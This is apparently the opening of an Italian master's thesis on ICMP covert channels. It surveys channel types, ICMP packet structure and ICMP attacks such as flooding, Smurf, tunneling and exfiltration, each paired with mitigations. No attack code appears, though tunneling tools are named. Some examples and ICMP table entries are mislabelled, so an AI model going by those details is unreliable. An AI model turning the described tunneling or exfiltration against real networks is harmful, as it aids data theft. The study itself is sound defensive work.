

Tesi Magistrale

Analisi dei Covert Channel applicati al protocollo ICMP

*Franceso Santini
Marco Mecarelli*

Università degli Studi di Perugia
26 giugno 2025

Indice

Introduzione	6
1 Covert Channel	6
1.1 Cos'è un Covert Channel?	6
1.2 Principali categorie di Covert Channel	6
1.2.1 Covert Channel Timing (Temporizzazione)	7
1.2.2 Covert Channel Storage (Archiviazione)	7
1.2.3 Covert Channel Behavioral (Comportamentali)	7
1.3 Caratteristiche chiave dei covert Channel	8
1.4 Principali vulnerabilità sfruttate	9
1.5 Tipologie di attacchi Covert Channel	10
1.6 Strumenti di Mitigazione e Protezione	12
2 Protocollo ICMP	16
2.1 Cos'è il protocollo ICMP	16
2.2 Caratteristiche del protocollo	17
2.2.1 Analysis of the packets	17
2.2.2 Utilizzi di ICMP nelle reti	21
2.3 Possibili attacchi tramite ICMP	21
2.3.1 Attacchi Denial-of-Service (DoS/DDoS)	21
2.3.2 Attacchi di ricognizione	23
2.3.3 Attacchi ICMP Tunneling e Covert Channel	23
2.4 Buona practice di sicurezza	25
3 Attacchi ICMP Covert Channel	27
3.1 Cos'è un covert Channel ICMP	27
3.2 Attacchi Covert Channel ICMP	28
3.2.1 ICMP Tunneling	28
3.2.2 Esfiltrazione dei dati ICMP	28
3.2.3 Comando e controllo (C2) della botnet basato su ICMP	29
3.3 Strategie di rilevamento	30
3.3.1 Monitoraggio del traffico di rete	30
3.3.2 Deep Packet Inspection (DPI)	30
3.3.3 Sistemi di rilevamento e prevenzione delle intrusioni (IDS/IPS)	30
3.3.4 Rilevamento basato su anomalie	31
3.4 Strategie di mitigazione	31
3.4.1 Restringere/ Limitare il traffico ICMP	31
3.4.2 Limitazione della velocità del traffico ICMP	32

3.4.3	Utilizza la crittografia per prevenire la fuga di dati	32
3.4.4	Blocca ICMP su interfacce esterne	32
3.4.5	Sicurezza degli endpoint & Antivirus	32
Strumenti Utilizzati		33
3.5	Detection and Mitigation	33
4 ICMP Door		33
4.1	Reverse Shell	34
4.2	Struttura dei messaggi	36
4.3	Flusso del traffico	38
5 ICMPExfil		43
5.1	Introduction	43
5.2	How does it work?	44
6 ICMP Exfil		45
7 Icmpsh		46
7.1	Description	46
7.2	Features	46
8 icmpshell		47
9 ICMP Shell		48
10 ICMP Shell		48
10.1	How does it work?	49
10.2	Setting up	50
11 ICMPtunnel		52
11.1	Step-by-step instructions	53
11.2	Architecture	55
11.3	Implementation	56
11.4	Network Setup	56
12 icmptunnel-docker-demo		57
13 Scapy		59
Implementazione		60

14 Strumenti usati per l'implmentazione	60
14.1 icmplib	60
14.2 How is an ICMP packet constructed in python	62
14.2.1 Header Generation	62
14.2.2 Payload Generation	63
14.3 Scapy	63
14.4 ping3	64
14.5 pyping	64
14.6 python_ping	64

Listings

shell	30
bash	31
1 Comando C2 (Command & Control) per l'attaccante	39
2 Comando (Implant) per la vittima	39
3 Creazione del file	41
4 Script per la creazione del file	42
5 Comando per attivare il server	50
6 Comando per attivare il client	50
7 Comando per impostare la comunicazione	51
8 Overall Architecture of icmptunnel	55
9 Client Architecture of icmptunnel	55
10 Proxy Server Architecture of icmptunnel	55

Elenco delle figure

1	Livelli del modello ISO/OSI	17
2	Struttura di un pachetto ICMP/IP	19
3	Il firewall blocca una reverse shell sulla porta 4444	35
4	RFC 792: intestazione dei pacchetti Echo-Request e Echo-Reply	36
5	Esempio di un messaggio in chiaro	37
6	Intestazione del pacchetto ICMP	38
7	Icmpdoor Command & Control (C2) su ICMP	38
8	Setting up the attacker	39
9	Setting up the victim	40
10	Esempio Collegamento	40
11	Esempi sul file system	40
12	Traffico ICMP relativo al comando <i>ls -s</i>	41
13	Contenuto e statistiche del file <i>hugefile.txt</i>	43
14	Traffico ICMP relativo al file <i>hugefile.txt</i>	43
15	Attivazione della comunicazione	51
16	Creazione del file <i>prova.txt</i>	51
17	Traffico ICMP per la creazione del file	52
18	Traffico ICMP per la richiesta del file	52
19	Traffico ICMP per la visualizzazione del file	52
20	Struttura dei pacchetti ICMP	62
21	Struttura dei pacchetti ICMP	62

Parte 1 - Introduzione

1 Covert Channel

1.1 Cos'è un Covert Channel?

Un **Covert Channel** è un attacco che permette (in ambienti ritenuti sicuri) la capacità di comunicare e/o trasferire dati (in maniera non autorizzata e non voluta), fra processi e/o entità comunicanti spesso senza essere rivelati ed evitando (se non violando) le normali politiche di sicurezza.

Solitamente operano al di fuori dei soliti meccanismi di comunicazioni sfruttando vulnerabilità o comportamenti non previsti nei sistemi. Non usando i normali protocolli e/o canali di comunicazione (es network sockets, emails) ciò gli permette di non generare segnali di un uso improprio del sistema. Nascondendosi all'interno dei normali processi del sistema; sono difficili da rilevare e/o identificare usando i tipici strumenti di monitoraggio. Ciò comporta che la loro esistenza è un problema che spesso rimane non notata dagli amministratori.

Da notare chequalsiasi risorsa condivisa può essere utilizzata come canale nascosto e per questo i Covert Channel possono esistere in qualunque sistema. Poichè lo sfruttamento di queste risorse porta alla fuoriuscita (o scambio) dei dati; questi attacchi sono un problema significativo in tutti quegli ambienti dove una fuoriuscita di informazioni può avere conseguenze gravi (es ambienti militari, governativi,...).

Tipicamente sono costituiti da due principali componenti:

- **Mittente** (Covert Transmitter): è l'entità che codifica e trasmette le informazioni nascoste usando una risorsa di sistema condivisa.
- **Destinatario** (Covert Listener): è l'entità che rileva e decifra l'informazione segreta dalla risorsa condivisa.

1.2 Principali categorie di Covert Channel

- Covert Channel Timing (Temporizzazione)
- Covert Channel Storage (Archiviazione)c
- Covert Channel Behavioral (Comportamentali)

1.2.1 Covert Channel Timing (Temporizzazione)

I covert channel di temporizzazione sono metodi di comunicazione che permettono ad un osservatore (un umano o un processo) di acquisire informazioni attraverso il cambiamento del tempo di risposta di una risorsa. Sfruttando gli intervalli di tempo o l'ordine degli eventi per codificare informazioni (e.g. ritardi fra i pacchetti di rete,...); qualsiasi metodo che utilizza un orologio (o una misurazione del tempo) per segnalare il valore può implementarlo.

Esempio 1.1. *Modificare i permessi dei file o i metadati per codificare informazioni oppure modificare variabili condivise o buffer.*

1.2.2 Covert Channel Storage (Archiviazione)

Nei covert channel di archiviazione un processo scrive su una risorsa condivisa, mentre un altro processo legge da essa. Possono essere quindi utilizzati da processi all'interno di un singolo computer o tra più computer in una rete.

Esempio 1.2. *Variare deliberatamente il tempo fra delle azioni (es trasmisone di network packet, patter di uso della CPU) oppure codificando dati nella temporalizzazione dell'esecuzione dei processi o delay di risposta.*

Coinvolgono quindi la scrittura di dati su un'area di memoria condivisa accettabile da entrambi i processi (e.g attributi del file, i bit di memoria, gli stati della cache,...). Di conseguenza, i veicoli sono tutte le risorse che consentono la scrittura (diretta o indiretta) da parte di un processo e la lettura (diretta o indiretta) da parte di un altro.

Esempio 1.3. *Un esempio di canale di archiviazione è la condivisione di un file. Supponiamo che l'utente A con privilegi di autorizzazione elevati voglia trasmettere in segreto, dati riservati all'utente B con un livello di sicurezza inferiore. Per farlo, utilizzerà un file di testo apparentemente contenente informazioni non classificate, dove invece occulterà l'informazione riservata.*

1.2.3 Covert Channel Behavioral (Comportamentali)

I canali nascosti comportamentali operano trasmettendo dati in base all'assegnazione di diversi eventi di processi, sistemi e applicazioni, generalmente suddividendo e trasmettendo i dati in pacchetti più piccoli.

Un esempio di canale nascosto comportamentale è quello che utilizza il protocollo ICMP (Internet Control Message Protocol). Sfruttando appieno le sue caratteristiche bypassa molte delle policy e standard di sicurezza.

1.3 Caratteristiche chiave dei covert Channel

- **Stealthiness** (furtività):

Si devono poter aggirare i controlli in maniera nascosta.

- **Bandwidth** (capacità di trasmissione):

La capacità di trasmissione viene espressa in termini di **throughput** ($\frac{\text{dati}}{\text{tempo}}$). E un eccessivo carico di informazioni, potrebbe rendere anomalo il funzionamento delle risorse.

Quindi il throughput è inversamente correlato alla segretezza di un canale: più dati un canale trasmette in un determinato periodo di tempo, maggiore è il rischio che il canale venga scoperto

- **Indistinguishability** (Indistinguibilità):

Di solito si sfruttano servizi e/o risorse già presenti e quindi non sospette; uno dei maggiori problemi nell'implementazione di un canale nascosto è il “rumore” che potrebbe attirare l'attenzione da parte degli amministratori (es. se si sfruttano eccessivamente le risorse).

La necessità è quella di riuscire a trasmettere attraverso un canale nascosto mantenendo conforme e inalterato il funzionamento della risorsa utilizzata così da rendersi “indistinguibili” dalla risorsa autorizzata e di conseguenza invisibili ai sistemi di monitoraggio. Per evitare la rilevazione, il canale è incorporato in operazioni di sistema legittime per poter mascherare la trasmissione dei dati. (e.g carico della CPU, accesso alla memoria, traffico della rete, metadati del file system).

Ulteriori caratteristiche sono:

- **Uso involontario delle risorse:**

I Covert channels sfruttano le risorse del sistema (e.g memoria condivisa, uso della CPU, attributi dei file) in maniere non previste per la comunicazione.

- **Violazione delle politiche di sicurezza:**

Permettono lo scambio non autorizzato di informazioni, potenzialmente violando i requisiti di confidenzialità, di integrità o quelli di disponibilità.

1.4 Principali vulnerabilità sfruttate

Sfruttamento delle risorse condivise

- **Scheduling della CPU:** l'attaccante può modulare l'uso della CPU per diffondere informazioni.
- **Memoria Cache:** gli attacchi side-channel alla cache sfruttano le differenze nei tempi di accesso per dedurre i dati.
- **Accesso al File System:** i processi possono dedurre informazioni in base ai lock dei file, timestamp o sull'attività del disco

Vulnerabilità basate sulla temporizzazione

- **Variabilità del tempo di risposta:** l'attaccante misura i tempi di risposta del sistema per estrarre segreti.
- **Ritardi nell'esecuzione delle istruzioni:** le differenze del tempo di esecuzione tra le operazioni privilegiate e non possono causare la fuoriuscita di dati.
- **Tempistica dei pacchetti:** le informazioni possono essere codificate negli intervalli durante la trasmissione dei pacchetti
- **Manipolazione delle intestazioni:** campi come TTL, sequenza dei numeri o bit non utilizzati possono essere utilizzati per codificare i dati
- **Pattern del traffico:** le variazioni nel flusso del traffico (es burst size) si possono comportare come un Covert Channel.

Manipolazione della Memoria e dello Stato della CPU

- **Previsione delle ramificazioni ed esecuzione speculativa:** sfruttato in attacchi come Spectre e Meltdown
- **Analisi del consumo energetico:** i canali secondari possono rilevare chiavi crittografiche

Falle nel sistema operativo e nella Virtualizzazione

- **Abuso della comunicazione fra processi (Inter-Process Communication IPC):** i processi possono ricavare i dati tramite la memoria condivisa o il passaggio di messaggi

- **Debolezze dell'hypervisor:** le macchine virtuali posso far trapelare informazioni tra le guest instances

Vulnerabilità Hardware

- **Emissioni elettromagnetiche:** dati sensibili possono essere divulgati tramite dei segnali EM (attacco TEMPEST)
- **Canali laterali acustici:** è possibile analizzare i suoni/rumori della tastiera, le variazioni della velocità della ventola o il rumore dell'alimentatore.

1.5 Tipologie di attacchi Covert Channel

I Covert Channel sono spesso applicati per:

- **Malware e Spionaggio:** usati per esfiltrare dati sensibili.
- **Test di sicurezza:** identificare e mitigare i Covert Channel. È una parte fondamentale nel stabilire la sicurezza del sistema.
- **Ricerca:** espolare i Covert Channel aiuta a capire potenziali vulnerabilità in sistemi complessi.

Gli attacchi tramite Covert Channel sfruttando le debolezze relative al tempo, alle risorse condivise, al design del sistema, ai protocolli di rete, ... per trasmettere dati nascosti; pongono una seria minaccia nella comunicazione fra malware, esfiltrazione dei dati e il cyber-spionaggio.

Gli attacchi tramite Covert Channel sfruttano vulnerabilità nel , nelle risorse condivise e nelle politiche di sicurezza per trasmettere segretamente dati fra processi o sistemi Potendo aggredire i tradizionali controlli di sicurezza, questi attacchi sono spesso usati per l'esfiltrazione dei dati, privilege escalation o comunicazioni silenziose tra componenti malware.

Attacchi basati sulla memoria

Questi attacchi manipolano le risorse di sistema condivise per memorizzare e recuperare informazioni nascoste.

Esempio 1.4.

- *Manipolazione degli attributi dei file:*
il malware altera i metadati dei file (e.g. timestamp, permessi) per codificare i messaggi.

- Sfruttamento della memoria condivisa:
i processi comunicano modificando le regioni di memoria condivise.
- Segnali tramite l'utilizzo del disco:
un processo scrive o elimina i dati mentre un altro processo rileva le modifiche. Disk Usage Signaling: One process writes or deletes data, and another process detects changes.
- Campi nell'intestazione TCP/IP:
gli attaccani codificano i dati in campi inutilizzati o facoltativi dei pacchetti di rete (e.g. ID IP, numeri di sequenza o valori TTL).

Attacchi basati sulla temporizzazione

Questi attacchi manipolano la tempistica o le prestazioni del sistema per trasmettere informazioni nascoste.

Esempio 1.5.

- Fluttuazione del carico della CPU: il malware altera gli schemi di utilizzo della CPU, che un altro processo misura per decodificare le informazioni.
- Temporizzazione dei pacchetti di rete: il mittente trasmette i pacchetti a intervalli di tempo specifici per codificare i dati binari.
- Attacchi basati sulla cache: gli aggressori utilizzano i tempi di accesso alla cache (e.g. Flush+Reload, Prime+Probe) per far trapelare segreti
- Analisi del consumo energetico: i dati sensibili vengono estratti analizzando le variazioni del consumo energetico (utilizzate negli attacchi crittografici side-channel).

Esempi reali di attacchi Covert Channel

- Attacchi basati sui Malware:
 Duqu 2.0 (2015) utilizzava canali TCP/IP occulti per esfiltrare i dati evitando il rilevamento
- Attacchi di tunneling DNS:
 il malware nasconde i dati all'interno delle query DNS (ad esempio, comunicazione C2 per le botnet).
- Hypervisor Covert Channels: Le macchine virtuali (VM) sullo stesso host fisico perdono dati attraverso la cache o la memoria della CPU condivisa.

Nome Attacco	Tipo	Descrizione
Spectre and Meltdown	Timing (Cache)	Sfrutta l'esecuzione speculativa per divulgare i contenuti della memoria
Flush+Reload	Timing (Cache)	L'attaccante svuota la memoria condivisa e la ricarica per osservare i modelli di accesso.
Prime+Probe	Timing (Cache)	L'attaccante riempie la cache e monitora i modelli di espulsione per inferire dati segreti.
Packet Timing Attack	Timing (Network)	Varia il timing di trasmissione dei pacchetti per inviare messaggi nascosti.
Keystroke Timing Attack	Timing (Human Interaction)	Inferisce i tasti digitati in base alle variazioni temporali tra i colpi di tasto.
TCP Covert Channel	Storage (Network)	Codifica i dati nei campi dei pacchetti TCP (ad esempio, numeri di sequenza, flag).
File Lock Covert Channel	Storage (Filesystem)	Utilizza il blocco/sblocco dei file come meccanismo di segnalazione.

Tabella 1: Menzione a degli attacchi Covert Channel

1.6 Strumenti di Mitigazione e Protezione

Siccome la completa eliminazione è difficile, strategie di rilevazione e minimizzazione sono essenziali (es randomizzazione, rigoroso controllo degli accessi delle risorse, rilevamento delle anomalie).

- **Difendersi** richiede una combinazione di rinforzo delle politiche, gestione delle risorse e tecniche di monitoraggio.

- **Mitigarli**, richiede una sicurezza multi livello fra hardware, OS, applicazioni e reti.

Il rilevamento e la mitigazione dei covert Channel richiede quindi un rigoroso monitoraggio delle anomalie, l'isolamento delle risorse e tecniche per introdurre rumore.

Esempio 1.6. *Un file può essere aperto e chiuso da un programma in modo specifico pattern temporale così che possa essere rilevato da un altro programma; lo schema potrà essere poi interpretato come una stringa di bit formando così un Covert Channel. Di conseguenza, siccome è improbabile che l'utente legittimo controlli i pattern relativi alla chiusura/apertura dei file; questo tipo di Covert Channel può rimanere non identificato per un lungo periodo.*

Difese basate sul Sistema e sulle Politiche(Policy)

1. Politiche di controllo degli accessi:

Applicare un forte controllo degli accessi (MAC, RBAC) per evitare interazioni non autorizzate con i processi. Limitare i permessi implementando il minimo privilegio e il controllo obbligatorio dell'accesso (MAC) per limitare e/o prevenire la comunicazione non autorizzata tra i processi (e quindi lo scambio di informazioni non autorizzato). Utilizzare sandbox e compartmentazione per isolare i processi.

2. Controllo del flusso di informazioni:

Utilizzare obbligatoriamente modelli di controllo del flusso di dati (Bell-LaPadula, Biba) per evitare fughe di informazioni e impedire così che i processi ad alta sicurezza perdano dati ai processi a bassa sicurezza.

3. Separazione e isolamento dei processi:

Disattivare le risorse condivise non necessarie (ad esempio, comunicazione tra processi, memoria condivisa). Utilizzare la virtualizzazione e la containerizzazione per separare i processi. Applicare l'air-gapping per i sistemi altamente sensibili.

Protezioni basate sulla gestione delle risorse e dei tempi

- **Tecniche di Randomizzazione:**

Introdurre rumore (Noise Injection) nelle risposte del sistema (ad esempio, randomizzando i tempi di esecuzione, aggiungendo ritardi) per interrompere i Covert Channel basati sul tempo. Utilizzare tecniche di randomizzazione o svuotamento della cache per prevenire attacchi side-channel basati sulla cache.

- **Limitazione della velocità e controllo della larghezza di banda:**

Limitare la CPU, la memoria o la larghezza di banda della rete per limitare la capacità di un canale nascosto. Implementare meccanismi di throttling (limitazione) per le risorse condivise. E analizzare i comportamenti del sistema per rilevare anomalie.

Protezioni basate sulla sicurezza della rete

- **Ispezione e filtraggio dei pacchetti:**

Monitoraggio del Traffico utilizzando la Deep Packet Inspection (DPI) per rilevare schemi anomali nel traffico di rete. Bloccare o sanificare i campi inutilizzati dei protocolli (ad esempio, le intestazioni TCP/IP).

- **Analisi del traffico e rilevamento delle anomalie:**

Applicare la segmentazione della rete per limitare i flussi di dati non autorizzati. Utilizza il monitoraggio basato sull'intelligenza artificiale per rilevare modelli di comunicazione insoliti. Utilizza sistemi di rilevamento delle intrusioni (IDS) e analisi dei log per identificare attività sospette.

Miglioramenti della sicurezza hardware e software

Difese hardware e OS

- Randomizzare i tempi di esecuzione e iniettare rumore nelle risposte del sistema (per interrompere gli attacchi basati sulla temporizzazione).
- Implementare operazioni crittografiche a tempo costante per prevenire i canali laterali di temporizzazione.
- Svuotare e partizionare le cache della CPU per prevenire gli attacchi alla cache cross-process.
- Progettazione hardware sicura:
Implementare operazioni crittografiche a tempo costante per prevenire attacchi basati sulla temporizzazione. Utilizzare enclave sicuri (ad esempio, Intel SGX, ARM TrustZone) per proteggere i calcoli sensibili.
- Protezioni a livello di sistema operativo:
Applicare l'isolamento della memoria e disabilitare la memoria condivisa quando non è necessaria. Implementare algoritmi di pianificazione

sicuri per prevenire fuoriuscite di dati tramite la temporizzazione basata sui processi. Introdurre casualità nei pattern temporali o di accesso alla memoria per rendere il prelevamento dei dati difficile.

Verifica e test dei Covert Channel

- Eseguire regolarmente analisi dei canali nascosti nei test di penetrazione.
- Utilizzare strumenti di rilevamento dei Covert Channel (ad esempio, analisi del flusso di rete, monitoraggio del comportamento del sistema).

2 Protocollo ICMP

2.1 Cos'è il protocollo ICMP

ICMP (Internet Control Message Protocol) è un protocollo a livello rete utilizzato per la diagnostica, per la segnalazione di errori, per ottenere informazioni di controllo e per la risoluzione dei problemi nelle reti. Aiuta i dispositivi (come i router e gli host) a comunicare, gestire e risolvere i problemi della rete ma al contrario di TCP o UDP non è utilizzato per la trasmissione di dati.

Sebbene è essenziale per la diagnostica di rete e la segnalazione degli errori, può essere utilizzato in modo improprio per degli attacchi o per la ricognizione della rete (network reconnaissance).

	ICMP	TCP	UDP
Scopo	Segnalazione di errori e diagnostica	Trasferimento di dati affidabile	Trasferimento di dati veloce e senza connessione
Orientato alla connessione?	No	Sì	No
Numero di porta?	No	Sì	Sì
Affidabilità	No	Sì (Acknowledgments)	No
Utilizzato per	Ping, Traceroute, PMTUD	HTTP, FTP, Email	DNS, VoIP, Streaming

Tabella 2: Differenze tra ICMP, TCP e UDP

2.2 Caratteristiche del protocollo

- Opera al Livello di rete (Livello 3) nel modello OSI.
- Funziona con IP per fornire feedback sui problemi di rete.
- Non stabilisce una sessione (Stateless e Connectionless).
- Nessun numero di porta (a differenza di TCP e UDP).
- Utilizzato per la risoluzione dei problemi di rete (e.g. esempio, ping, traceroute).
- Supporta IPv4 (ICMPv4) e IPv6 (ICMPv6) con funzionalità avanzate in ICMPv6.




Figura 1: Livelli del modello ISO/OSI

Utilizzi di ICMP

- **Segnalazione errori:** informa il mittente sui problemi di rete (ad esempio, destinazione non raggiungibile, perdita di pacchetti).
- **Diagnostica di rete:** aiuta nella risoluzione dei problemi di rete utilizzando strumenti come ping e traceroute.
- **Messaggistica di controllo:** gestisce la congestione della rete e gli aggiornamenti di routing in alcuni casi.

Struttura di un messaggio ICMP

2.2.1 Analysis of the packets

Message Formats ICMP messages are sent using the basic IP header. The first octet of the data portion of the datagram is a ICMP type field; the value of this field determines the format of the remaining data. Any field labeled "unused" is reserved for later extensions and must be zero when sent, but receivers should not use these fields (except to include them in the checksum). Unless otherwise noted under the individual format descriptions, the values of the internet header fields are as follows:

- Version 4
- IHL Internet header length in 32-bit words.
- Type of Service 0
- Total Length Length of internet header and data in octets.
- Identification, Flags, Fragment Offset Used in fragmentation.
- Time to Live Time to live in seconds; as this field is decremented at each machine in which the datagram is processed, the value in this field should be at least as great as the number of gateways which this datagram will traverse.
- Protocol ICMP = 1
- Header Checksum The 16 bit one's complement of the one's complement sum of all 16 bit words in the header. For computing the checksum, the checksum field should be zero. This checksum may be replaced in the future.
- Source Address The address of the gateway or host that composes the ICMP message. Unless otherwise noted, this can be any of a gateway's addresses.
- Destination Address The address of the gateway or host to which the message should be sent.

Ogni messaggio ICMP è composto da:

- **Intestazione IP:** primo ottetto di un pacchetto ICMP e determina il valore dei successivi campi
- **Tipo:** Identifica il tipo di messaggio (ad esempio, Echo Request, Destinazione irraggiungibile).
- **Codice:** Fornisce dettagli aggiuntivi sul tipo di messaggio.
- **Checksum:** Garantisce l'integrità dei dati.
- **Dati:** Opzionale, può contenere parte del pacchetto IP originale che ha causato l'errore.

I messaggi ICMP sono classificati o come messaggi di errore o come messaggi informativi

- **Messaggi di errore** - Segnalano problemi nella comunicazione di rete.
- **Messaggi informativi** - Utilizzati per scopi diagnostici e di controllo.




Figura 2: Struttura di un pacchetto ICMP/IP

Nel caso si usi il protocollo ICMP, l'omonimo campo nell'intestazione IP avrà valore 1

Messaggi di errore

Type	Code	Meaning
3	0-5	Destination Unreachable (e.g., net, host, port, ...)
4	0	Source Quench (indica la congestione nella rete)
5	0-3	Redirect Message (suggerisce strada migliore)
11	0-1	Time Exceeded (TTL scaduto, ...)
12	0-1	Parameter Problem (intestazione IP non valida)

Tabella 3: ICMP messaggi di errore

Messaggi di Informazione

Type	Code	Meaning
8	0	Echo Request Message: invia dati a un destinatario (e.g. ping)
0	0	Echo Reply Message: replica i dati ricevuti mandandoli al mittente (e.g risposta a ping)
13	0	Timestamp Request Message (invia un timestamp a un destinatario)
14	0	Timestamp Request Message (replica i il timestamp ricevuta al mittente)
15	0	information request message (invia un timestamp a un destinatario)
16	0	information reply message (replica i il timestamp ricevuta al mittente)

Tabella 4: ICMP messaggi di informazione

2.2.2 Utilizzi di ICMP nelle reti

1. Ping (Richiesta Echo ICMP e Risposta Echo)

Il comando **ping**, invia pacchetti ICMP Echo Request per testare la connettività.

- Invia delle richieste Echo ICMP a una destinazione per verificare la connettività.
- Se l'host è raggiungibile, risponde con un ICMP Echo Reply.

2. Traceroute (tracert su Windows, traceroute su Linux/macOS)

Il comando **traceroute**, utilizza messaggi ICMP Time Exceeded per mappare il percorso dei pacchetti.

- Tramite i messaggi ICMP Time Exceeded traccia il percorso che i pacchetti seguono attraverso una rete
- Il valore TTL (Time-To-Live) viene incrementato per determinare ciascun router lungo il percorso.

3. Scoperta del percorso MTU (PMTUD)

La **PMTUD**, utilizza messaggi ICMP Fragmentation Needed per ottimizzare le dimensioni dei pacchetti. Ovvero per trovare la dimensione ottimale del pacchetto per un percorso di rete.

2.3 Possibili attacchi tramite ICMP

2.3.1 Attacchi Denial-of-Service (DoS/DDoS)

Icmp Flood (Ping Flood)

Usato per sopraffare un bersaglio con richieste Echo

- **Attacco:**

L'attaccante invia un gran numero di richieste di ICMP Echo (richieste di ping) a un sistema bersaglio. Se il sistema risponde con risposte ICMP Echo, consuma potenza di elaborazione e larghezza di banda. Se più macchine attaccano contemporaneamente, si parla di un attacco DDoS (Distributed DoS) ICMP Flood.

- **Mitigazione:**

Limitare la velocità del traffico ICMP su firewall e router. Disattivare le richieste di eco ICMP dalle reti esterne se non necessarie. Utilizzare sistemi di rilevamento delle intrusioni (IDS) per monitorare le richieste di ping eccessive.

Attacco Smurf

Richieste ICMP contraffatte amplificano il traffico verso una vittima.

- **Attacco:**

L'aggressore invia richieste ICMP Echo con un IP sorgente falsificato (l'IP della vittima). Le richieste vengono inviate a un indirizzo broadcast, provocando la risposta di tutti gli host della rete. La vittima viene sommersa da risposte ICMP Echo, che portano a una condizione DoS.

- **Mitigazione:**

Disabilitare le richieste di broadcast ICMP sui router (nessuna trasmissione diretta IP) Implementare filtri in ingresso per bloccare i pacchetti con indirizzi di origine falsificati. Utilizzare le regole del firewall per bloccare il traffico ICMP non necessario.

Ping della morte (attacco storico)

Invio di pacchetti ICMP di grandi dimensioni per mandare in crash i sistemi

- **Attacco:** L'attaccante invia un pacchetto ICMP sovradimensionato (> 65.535 byte) causano crash da buffer overflow nei sistemi vulnerabili. I sistemi operativi più vecchi potrebbero crashare, bloccarsi o riavviarsi quando gestiscono tali pacchetti.

- **Mitigazione:** I sistemi moderni rifiutano i pacchetti di dimensioni eccessive. Applicare aggiornamenti e patch di sistema per prevenire questa vulnerabilità.

ICMP Unreachable Flood

- **Attacco:**

L'attaccante invia un numero massiccio di messaggi ICMP Destination Unreachable. Può sovraccaricare i dispositivi di rete e causare un denial of service.

- **Mitigazione:**

Configurare limiti di velocità per i messaggi di errore ICMP. Implementare regole firewall per eliminare il traffico ICMP eccessivo

2.3.2 Attacchi di riconoscione

ICMP Ping Sweep

- **Attacco:**

L'aggressore invia richieste ICMP Echo a più host su una rete. Sulla base delle risposte, l'attaccante identifica gli host attivi per ulteriori attacchi.

- **Mitigazione:**

Blocca le richieste ICMP Echo da fonti esterne. Utilizzare sistemi di prevenzione delle intrusioni (IPS) per rilevare e bloccare attività di scansione sospette.

Attacco Timestamp ICMP

- **Attacco:**

Le richieste ICMP Timestamp (tipo 13) consentono agli aggressori di determinare il tempo di attività del sistema. Queste informazioni aiutano gli aggressori a individuare i sistemi vulnerabili o riavviati di recente.

- **Mitigazione:**

Disattivare le richieste di timestamp ICMP su firewall e router. Utilizzare protocolli di sincronizzazione temporale (NTP) con autenticazione anziché query orarie basate su ICMP.

Attacco ICMP che maschera l'indirizzo

- **Attacco:**

L'aggressore invia una richiesta di mascheramento dell'indirizzo ICMP (tipo 17) a un bersaglio. Se l'obiettivo risponde con la sua maschera di sottorete (subnet mask), rivela i dettagli della rete all'attaccante.

- **Mitigazione:**

Disattivare le risposte ICMP Address Mask a meno che non siano necessarie per le operazioni di rete. Utilizzare i firewall per filtrare il traffico ICMP proveniente da fonti non attendibili.

2.3.3 Attacchi ICMP Tunneling e Covert Channel

ICMP Tunneling

Covert Channel che utilizzano pacchetti ICMP per aggirare i firewall.

- **Attacco:**

Gli attaccanti incapsulano dati dannosi all'interno delle richieste e delle risposte ICMP Echo. I dati sono incorporati nei pacchetti ICMP per poter aggirare i firewall che consentono il traffico ICMP (ma bloccano le connessioni TCP/UDP) ed esfiltrare così le informazioni. Spesso utilizzato per comunicazioni segrete in malware e canali C2 (comando e controllo).

- Esempi di strumenti:

- Icmpsh - Crea una reverse shell utilizzando ICMP.
- PingTunnel - Incanala il traffico TCP attraverso pacchetti ICMP.

- **Mitigazione:**

Ispezione approfondita dei pacchetti (DPI) per rilevare ICMP Tunneling. Blocca le richieste/risposte di ICMP Echo da reti non attendibili. Monitorare il traffico di rete per individuare modelli ICMP insoliti.

Esfiltroazione ICMP (furto di dati tramite ICMP)

- **Attacco:**

Gli attaccanti inseriscono dati sensibili (password, file, comandi) all'interno dei pacchetti ICMP. I dati vengono inviati a un server esterno controllato dall'attaccante.

- **Mitigazione:**

Monitorare e registrare il traffico ICMP per rilevare attività anomale. Utilizzare i firewall per limitare il traffico ICMP solo ai dispositivi necessari. Utilizzare soluzioni DLP (Data Loss Prevention) per rilevare i tentativi di esfiltrazione.

ICMP Covert Channels

- **Attacco:**

Malware e attaccanti utilizzano pacchetti ICMP per stabilire un canale di comunicazione nascosto. Spesso utilizzato nella comunicazione C2 per botnet o operazioni di malware furtive.

- **Mitigazione:**

Monitorare il traffico ICMP per individuare modelli di utilizzo insoliti. Utilizzare i sistemi di rilevamento delle intrusioni di rete (NIDS) per rilevare Covert Channel. Limitare la comunicazione ICMP tra reti interne ed esterne.

Attacco di reindirizzamento ICMP

- Messaggi di reindirizzamento ICMP non autorizzati reindirizzano il traffico verso un gateway dannoso.
- Mitigazione: disabilitare il reindirizzamento ICMP.

2.4 Buona practice di sicurezza

Per prevenire gli attacchi basati su ICMP; buone misure di sicurezza sono:

- limitare e filtrare l'utilizzo di ICMP tramite i firewall
- la limitazione della velocità
- il monitoraggio del traffico (tramite strumenti di sicurezza) per rilevare le anomalie

Regole del firewall

Limitare o bloccare il traffico ICMP non necessario.

- Bloccare le richieste Echo di ICMP da reti esterne, a meno che non siano necessarie.
- Disabilitare le risposte a ICMP Timestamp e Address Mask per impedire la ricognizione.
- Consentire solo i messaggi di errore ICMP necessari (ad esempio, Destinazione non raggiungibile).
- Eliminare i messaggi di reindirizzamento ICMP per impedire la manipolazione dell'instradamento (del routing).

Limitazione della velocità

Limitare la velocità delle richieste ICMP.

- Limita il numero di pacchetti ICMP al secondo per prevenire la sovrastazione.
- Configura i criteri di limitazione della velocità ICMP su router e firewall.

Monitoraggio della rete e Rilevamento

- Utilizzare i sistemi di rilevamento delle intrusioni (IDS/IPS) per rilevare abusi del protocollo ICMP.
- Analizza i registri di rete per attività ICMP insolite (ad esempio, pacchetti ICMP di grandi dimensioni, ping frequenti).
